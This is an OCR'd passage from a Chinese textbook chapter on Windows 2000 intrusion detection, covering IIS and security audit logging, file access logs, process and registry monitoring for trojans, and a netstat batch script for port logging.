


图 9.174　找到需要记录日志的站点

(3) 勾选“启动日志记录”项，单击“属性”项，如图 9.175 所示。

(4) 利用 find 命令来过滤查找日志文件，如图 9.176 所示。



图 9.175　扩充日志属性

```
D:\WINNT\System32\cmd.exe
D:\>find /?
在文件中搜索字符串。

FIND [/V] [/C] [/N] [/I] "string" [[drive:][path]filename[ ...]]

  /V        显示所有未包含指定字符串的行。
  /C        仅显示包含字符串的行数。
  /N        显示行号。
  /I        搜索字符串时忽略大小写。
  "string"  指定要搜索的文字串，
  [drive:][path]filename
            指定要搜索的文件。

如果没有指定路径，FIND 将搜索键入的或者由另一命令产生的文字。

D:\>
```

图 9.176　利用 find 命令来过滤查找日志文件

任务二　基于安全日志的检测

Windows 2000 自带了相当强大的安全日志系统，从用户登录到特权的使用都有非常详细的记录，可惜的是，默认安装下安全审核是关闭的，以至于一些主机被黑客攻击后根本没法追踪入侵者。

(1) 执行“开始”→“程序”→“管理工具”→“本地安全策略”→“本地策略”→“审核策略”命令，如图 9.177 所示。




图 9.177 本地安全设置

（2）打开必要的审核，如图 9.178 所示。




图 9.178 打开必要的审核

（3）将安全日志的大小指定为 50000KB 并且只允许覆盖 7 天前的日志，可以避免老练的入侵者通过洪水般的伪造入侵请求，覆盖掉他真正的行踪，如图 9.179 所示。




图 9.179 安全日志属性

任务三　文件访问日志与关键文件保护

除了系统默认的安全审核外，对于关键的文件，还要加设文件访问日志，记录对他们的访问。关键文件不仅是指系统文件，还包括有可能对系统管理员/其他用户构成危害的任何文件，例如，系统管理员的配置、桌面文件等，这些都是有可能用来窃取系统管理员资料/密码的。

任务四　进程监控

进程监控技术是追踪木马后门的另一个有力武器，90%以上的木马和后门是以进程的形式存在的(也有以其他形式存在的木马)，作为系统管理员，了解服务器上运行的每个进程是职责之一(否则不要说安全，连系统优化都没有办法做)，做一份每台服务器运行进程的列表非常必要，能帮助管理员一眼就发现入侵进程，异常的用户进程或异常的资源占用都有可能是非法进程。除了进程外，DLL 也是危险的东西，例如，把原本是 exe 类型的木马改写为 dll 后，使用 run dll32 运行就比较具有迷惑性。

下载木马分析专家 IE 防火墙安装到计算机，如图 9.180 所示。



图 9.180　利用木马分析专家查看隐藏进程

运行该程序就能直接看到，所有的进程包含隐藏的进程。

任务五　注册表校验

(1) 下载木马分析专家 IE 防火墙安装到计算机并运行，如图 9.181 所示。

(2) 单击木马分析专业防火墙，然后运行注册表分析，如图 9.182 所示。



图 9.181　木马分析专家运行界面



图 9.182　运行注册表分析

（3）在注册表分析专家上击右，就可以对注册表进行校验了，如图 9.183 所示。




图 9.183　对注册表进行校验

任务六　端口监控

用脚本来进行 IP 日志记录。

（1）新建文本文件。取名为 Netstat.bat 运行。然后编辑写入 Netstat -n -p tcp 10 >> Netstat.log，如图 9.184 所示。




图 9.184　新建文本文件

(2) 运行 Netstat.bat，如图 9.185 所示。

